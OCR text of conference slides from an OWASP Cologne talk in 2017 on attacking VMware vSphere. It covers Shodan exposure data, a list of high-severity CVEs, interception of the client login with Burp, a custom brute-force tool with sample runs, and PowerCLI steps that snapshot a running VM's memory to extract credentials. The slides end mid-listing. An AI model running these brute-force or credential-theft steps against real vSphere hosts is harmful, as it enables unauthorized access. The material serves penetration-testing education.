Post Exploitation and Attack Vectors in vSphere

Daniel Sauder (@DanielX4v3r)

OWASP Meeting Cologne 09/2017

Introduction

- Daniel Sauder
- Penetration Testing
- Some DFIR

Why is this relevant?

Missing Network Separation, Lack of basic security

Sicher | https://www.shodan.io/search?query=vmware

Shodan Developers Book View All...


SHODAN vmware Explore Enterprise Access Contact Us New to Shodan?

Exploits Maps

TOTAL RESULTS

194,539

TOP COUNTRIES



China	32,770
United States	29,871
Brazil	21,449
France	13,413
Germany	9,844

TOP SERVICES

902	188,769
HTTPS	2,046
NTP	1,069
SNMP	700
SSH	435

TOP ORGANIZATIONS

OVH SAS	9,148
HiNet	4,106
ONLINE SAS	2,967
China Telecom jiangsu	2,894
AltaNet Telecom e Informatica LTDA-ME	2,728

TOP OPERATING SYSTEMS

Windows 7 or 8	1,290
Windows XP	1,075
QTS	28
Linux 2.6.x	17
Unix	7

TOP PRODUCTS

VMware Authentication Daemon	188,849
ntpd	1,069
ProFTPD	70
Apache httpd	68
Samba	49

207.182.98.25
Windows XP
Jolt Mobile
Added on 2017-09-08 16:36:37 GMT
United States, Los Angeles
Details
220 VMware Authentication Daemon Version 1.10: SSL Required, ServerDaemonProtocol:SOAP, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported/t

141.219.56.58
giraffe.trans.mtu.edu
Michigan Technological University
Added on 2017-09-08 16:36:28 GMT
United States, Houghton
Details
220 VMware Authentication Daemon Version 1.10: SSL Required, ServerDaemonProtocol:SOAP, MKSDisplayProtocol:VNC , , NFCSSL supported/t

88.99.2.29
static.29.2.99.88.clients.your-server.de
Hetzner Online GmbH
Added on 2017-09-08 16:36:26 GMT
Germany
Details
220 VMware Authentication Daemon Version 1.10: SSL Required, ServerDaemonProtocol:SOAP, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported/t

158.69.247.19
ns539727.ip-158-69-247.net
OVH Hosting
Added on 2017-09-08 16:36:09 GMT
Canada, Montréal
Details
220 VMware Authentication Daemon Version 1.10: SSL Required, ServerDaemonProtocol:SOAP, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported/t

45.4.57.27
Edvaldo Do N. Vila Nova - Me
Added on 2017-09-08 16:35:47 GMT
Brazil, Campo Grande
Details
220 VMware Authentication Daemon Version 1.10: SSL Required, ServerDaemonProtocol:SOAP, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported/t


101.251.99.14
Shanghai Chenyi Network Technology Co.,Ltd
Added on 2017-09-08 16:35:44 GMT
China, Shanghai
Details
220 VMware Authentication Daemon Version 1.10: SSL Required, ServerDaemonProtocol:SOAP, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported

217.28.193.24
Tripnet AB
Added on 2017-09-08 16:35:42 GMT
Sweden, Mölndal
Details
220 VMware Authentication Daemon Version 1.10: SSL Required, ServerDaemonProtocol:SOAP, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported/t

164.163.183.53
D N Santos
Added on 2017-09-08 16:35:34 GMT
Brazil
Details
220 VMware Authentication Daemon Version 1.10: SSL Required, ServerDaemonProtocol:SOAP, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported

Now: 188.849 ports to VMware Authentication Deamon open, beginning of 2016: 85.000

Access to hell of a lot machines



(source: https://support.f5.com/content/dam/f5/kb/global/release_notes/apm_ve/apm_ve_10_2_1/bigip-vm-esx-screen.jpg)

Lot of old stuff in infrastructure

	CRITICAL	VMware ESXi 5.5 < Build 3029944 OpenSLP RCE (VMSA-2015-0007)	Misc.	1
	MEDIUM	ESXi 5.5 < Build 3248547 Shared Folders (HGFS) Guest Privilege Escalation (VMSA-2016-0001) (remote check)	Misc.	1
	MEDIUM	SSL Certificate Cannot Be Trusted	General	1
	MEDIUM	SSL Version 2 and 3 Protocol Detection	Service detection	1
	INFO	Nessus SYN scanner	Port scanners	8
	INFO	Service Detection	Service detection	5
	INFO	Common Platform Enumeration (CPE)	General	1
	INFO	Device Type	General	1
	INFO	Host Fully Qualified Domain Name (FQDN) Resolution	General	1
	INFO	HyperText Transfer Protocol (HTTP) Information	Web Servers	1
	INFO	ICMP Timestamp Request Remote Date Disclosure	General	1
	INFO	Nessus Scan Information	Settings	1
	INFO	OpenSSL Detection	Service detection	1
	INFO	OS Identification	General	1
	INFO	SLP Server Detection (TCP)	Service detection	1
	INFO	SLP Server Detection (UDP)	Service detection	1
	INFO	SSL / TLS Versions Supported	General	1

Known Vulnerabilies & Attack Vectors

- CVE Details
- Only Score >= 9 (All: 40), some examples

1	CVE-2015-2342		Exec Code	2015-10-12	2015-10-13	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
The JMX RMI service in VMware vCenter Server 5.0 before u3e, 5.1 before u3b, 5.5 before u3, and 6.0 before u1 does not restrict registration of MBeans, which allows remote attackers to execute arbitrary code via the RMI protocol.													
2	CVE-2014-8373	264	+Priv	2014-12-11	2014-12-12	9.0	Admin	Remote	Low	Single system	Complete	Complete	Complete
The VMware Remote Console (VMRC) function in VMware vCloud Automation Center (vCAC) 6.0.1 through 6.1.1 allows remote authenticated users to gain privileges via vectors involving the "Connect (by) Using VMRC" function.													
3	CVE-2014-3790	264	Exec Code	2014-06-01	2014-06-21	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
Ruby vSphere Console (RVC) in VMware vCenter Server Appliance allows remote authenticated users to execute arbitrary commands as root by escaping from a chroot jail.													
4	CVE-2014-1209	20		2014-04-11	2014-04-14	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
VMware vSphere Client 4.0, 4.1, 5.0 before Update 3, and 5.1 before Update 2 does not properly validate updates to Client files, which allows remote attackers to trigger the downloading and execution of an arbitrary program via unspecified vectors.													
5	CVE-2013-3658	22	Dir. Trav.	2013-09-10	2013-09-12	9.4	None	Remote	Low	Not required	None	Complete	Complete
Directory traversal vulnerability in VMware ESXi 4.0 through 5.0, and ESX 4.0 and 4.1, allows remote attackers to delete arbitrary host OS files via unspecified vectors.													
6	CVE-2013-3080	264	DoS Exec Code	2013-05-01	2013-05-01	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
VMware vCenter Server Appliance (vCSA) 5.1 before Update 1 allows remote authenticated users to create or overwrite arbitrary files, and consequently execute arbitrary code or cause a denial of service, by leveraging Virtual Appliance Management Interface (VAMI) web-interface access.													
7	CVE-2013-3079	94		2013-05-01	2013-05-01	9.0	Admin	Remote	Low	Single system	Complete	Complete	Complete
VMware vCenter Server Appliance (vCSA) 5.1 before Update 1 allows remote authenticated users to execute arbitrary programs with root privileges by leveraging Virtual Appliance Management Interface (VAMI) access.													
8	CVE-2013-1405	287	DoS Exec Code Mem. Corr.	2013-02-15	2013-02-15	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
VMware vCenter Server 4.0 before Update 4b and 4.1 before Update 3a, VMware VirtualCenter 2.5, VMware vSphere Client 4.0 before Update 4b and 4.1 before Update 3a, VMware VI-Client 2.5, VMware ESXi 3.5 through 4.1, and VMware ESX 3.5 through 4.1 do not properly implement the management authentication protocol, which allow remote servers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors.													

Many dependecies


- Java
- Tomcat
- Linux
- glibc
- Windows
- ...
- Made as appliance, hardening is not easy

Java JRE from 2014

- The following VMware products are affected by the Oracle JRE vulnerability:
- Horizon View 6.x or 5.x
- Horizon Workspace Portal Server 2.1 or 2.0
- vCenter Operations Manager 5.8.x or 5.7.x
- vCloud Automation Center 6.0.1
- vSphere Replication prior to 5.8.0.2 or 5.6.0.3
- vRealize Automation 6.2.x or 6.1.x
- vRealize Code Stream 1.1 or 1.0
- vRealize Hyperic 5.8.x, 5.7.x or 5.0.x
- vSphere AppHA Prior to 1.1.x
- …

http://www.datacenterdynamics.com/security-risk/vmware-issues-security-warning-for-java-vulnerability/93688.fullarticle

Attack Vectors: Network Connections



Source: https://kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC&externalId=2054806

All that makes opportunities for vulnerability research

All that makes opportunities for vulnerability research

... VMWare joint PWN2OWN in 2016

http://community.hpe.com/t5/Security-Research/Zero-Day-Initiative-announces-Pwn2Own-2016/ba-p/6831571#.VxOrR3oxCc3


And success in 2017:


https://threatpost.com/vmware-patches-pwn2own-vm-escape-vulnerabilities/124629/

Further Attack Vectors

My Favourite: Admin ADS = Login vSphere

MitM


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Options
Alerts
Intercept
HTTP history
WebSockets history
Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the list
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
*:443
https://172.16.189.142:443
Per-host


Zertifikat
Allgemein
Details
Zertifizierungspfad
Zertifikatsinformationen
Dieses Zertifizierungsstellen-Stammzertifika
vertrauenswürdig. Installieren Sie das Zertif
den Speicher vertrauenswürdiger
Stammzertifizierungsstellen, um die
Vertrauensstellung zu aktivieren.
Ausgestellt PortSwigger
Ausgestellt PortSwigger
Gültig ab 13.11.2006 bis 08.11.2026
Zertifikat installieren...
Suchen
VMware vSphere Client
vmware
VMware vSphere
Client
Alle in vSphere 5.5 und höher eingeführten vSphere-Funktionen werden nur über den vSphere Web Client zur Verfügung gestellt. Der herkömmliche vSphere-Client wird weiterhin betrieben und unterstützt denselben Funktionsumfang wie vSphere 5.0.
Geben Sie zur direkte
oder den Hostnamen
IP-Adresse oder den
IP-Adresse / Nam
Benutzername:
Kennwort:
Verbinden...
Sicherheitswarnung
Zertifikatswarnungen
Auf '172.16.189.1' ist ein nicht vertrauenswürdiges SSL-Zertifikat installiert. Eine sichere Kommunikation kann nicht gewährleistet werden. Abhängig von Ihrer Sicherheitsrichtlinie stellt dies eventuell kein Sicherheitsrisiko dar. Möglicherweise müssen Sie ein vertrauenswürdiges SSL-Zertifikat auf Ihrem Server installieren, damit diese Warnung nicht mehr angezeigt wird.
Das unter '172.16.189.1' abgerufene Zertifikat wurde für 'PortSwigger' ausgestellt. Eine sichere Kommunikation mit '172.16.189.1' kann nicht gewährleistet werden. Stellen Sie sicher, dass der vollqualifizierte Domänenname im Zertifikat mit der Adresse des Servers übereinstimmt, mit dem Sie eine Verbindung herstellen möchten.
Klicken Sie auf 'Ignorieren', um unter Verwendung des aktuellen SSL-Zertifikats fortzufahren.
Zertifikat anzeigen
Ignorieren
Abbrechen
Dieses Zertifikat installieren und keine Sicherheitswarnungen für '172.16.189.1' anzeigen.

Burp Suite Free Edition v1.6.01

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Options | Alerts

Intercept | HTTP history | WebSockets history | Options

Filter: Showing all items

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
9	https://172.16.189.142	GET	/client/clients.xml	☐	☐	200	551	XML	xml	
10	https://172.16.189.142	POST	/sdk	☑	☐	200	2814	XML		
11	https://172.16.189.142	POST	/sdk	☑	☐	200	2417	XML		
12	https://172.16.189.142	POST	/sdk	☑	☐	200	1118	XML		
13	https://172.16.189.142	POST	/sdk	☑	☐	200	710	XML		

Request | Response

Raw | Params | Headers | Hex | XML

```
POST /sdk HTTP/1.1
User-Agent: VMware vSphere Client/6.0.0
Content-Type: text/xml; charset="utf-8"
SOAPAction: "urn:internalvim25/6.0"
Host: 172.16.189.1
Content-Length: 565

 <soap:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Header>
    <operationID>71F12044-00000003</operationID>
  </soap:Header>
  <soap:Body>
    <Login xmlns="urn:internalvim25">
      <_this xsi:type="ManagedObjectReference" type="SessionManager" serverGuid="">ha-sessionmgr</_this>
      <userName>root</userName>
      <password>password</password>
      <locale>de_DE</locale>
    </Login>
  </soap:Body>
```

? < + > Type a search term 0 matches

Bruteforcing

- MSF module did not work for me
- so I wrote a bruteforcer

```
dax@ubuntu:~/dxvmtk$ python bruteforce.py
usage: bruteforce.py [-h] -s HOST [-o PORT] [-u USER] [-p PASSWORD]
                     [-U USERFILE] [-P PASSFILE] [-l] [-w] [-r ROUNDS]
                     [-S SECONDS]
optional arguments:
  -h, --help            show this help message and exit
  -s HOST, --host HOST  vSphere service to connect to
  -o PORT, --port PORT  Port to connect on
  -u USER, --user USER  User name to use when connecting to host, default=root
  -p PASSWORD, --password PASSWORD
                        Password to use when connecting to host,
                        default=vmware
```

```
-U USERFILE, --userfile USERFILE
                File with usernames
-P PASSFILE, --passfile PASSFILE
                File with passwords
-l, --userlist      iterate through user and password file simoultanisly:
                1st round take 1st line from user file and 1st line
                from password file, then 2nd line of each file for 2nd
                round, and so on. DEFAULT (without -l): Try each
                password for each user
-w, --wait          Wait 120 seconds after 10 login attempts, use that eg
                for esxi 6
-r ROUNDS, --rounds ROUNDS
                Use with -w, you can specify the rounds for waiting
                (wait 120 seconds after x login attempts)
-S SECONDS, --seconds SECONDS
                Use with -w, you can specify how many seconds to wait
```

```
dax@ubuntu:~/dxvmtk$ python bruteforce.py -s 192.168.153.128 -u root -p password
* SUCCESS - user root password: password

dax@ubuntu:~/dxvmtk$ python bruteforce.py -s 192.168.153.128 -u root -P pass.txt
  failed  - user root password: 1234567
* SUCCESS - user root password: password

dax@ubuntu:~/dxvmtk$ head pass.txt
1234567
password
test1234
dax@ubuntu:~/dxvmtk$ head user.txt
daniel
root
dax@ubuntu:~/dxvmtk$ python bruteforce.py -s 192.168.153.128 -U user.txt -P pass.txt
-l
  failed  - user daniel password: 1234567
* SUCCESS - user root password: password
  failed  - user karl password: test1234
```

Postexploitation

- scripting (Python, Powershell...)
- automate attacks
- mount vmdk files
- attack other machines
- List inventory
- Get sensitive files and information
- Focus of my current research

Get credentials from a running machine

Connect to Server

```
PowerCLI C:\> Connect-VIServer -Server 192.168.153.128 -User root -Password password
PowerCLI C:\> Get-PSDrive


Name          Used (GB)     Free (GB) Provider      Root
----          ---------     --------- --------      ----
...  cut ...
vi                                VimInventory  \LastConnectedVCenterSe...
vis                               VimInventory  \
vmstore                               VimDatastore  \LastConnectedVCenterSe...
vmstores                              VimDatastore  \
WSMan                                  WSMan


PowerCLI C:\temp> cd vmstore:


PowerCLI vmstore:\> dir
          LastWriteTime           Type       Length Name
          -------------           ----       ------ ----
                          Datacenter             ha-datacenter

PowerCLI vmstore:\> cd ha-datacenter\datastore1\Win2008-01
```

Make snapshot

```
PowerCLI vmstore:\ha-datacenter\datastore1\Win2008-01> New-Snapshot -Name
Snap01 -VM Win2008-01 -memory

Name                Description                    PowerState
----                -----------                    ----------
Snap01                                             PoweredOn


PowerCLI vmstore:\ha-datacenter\datastore1\Win2008-01> dir *.vmem

   Datastore path: [datastore1] Win2008-01

          LastWriteTime          Type      Length Name
          -------------          ----      ------ ----
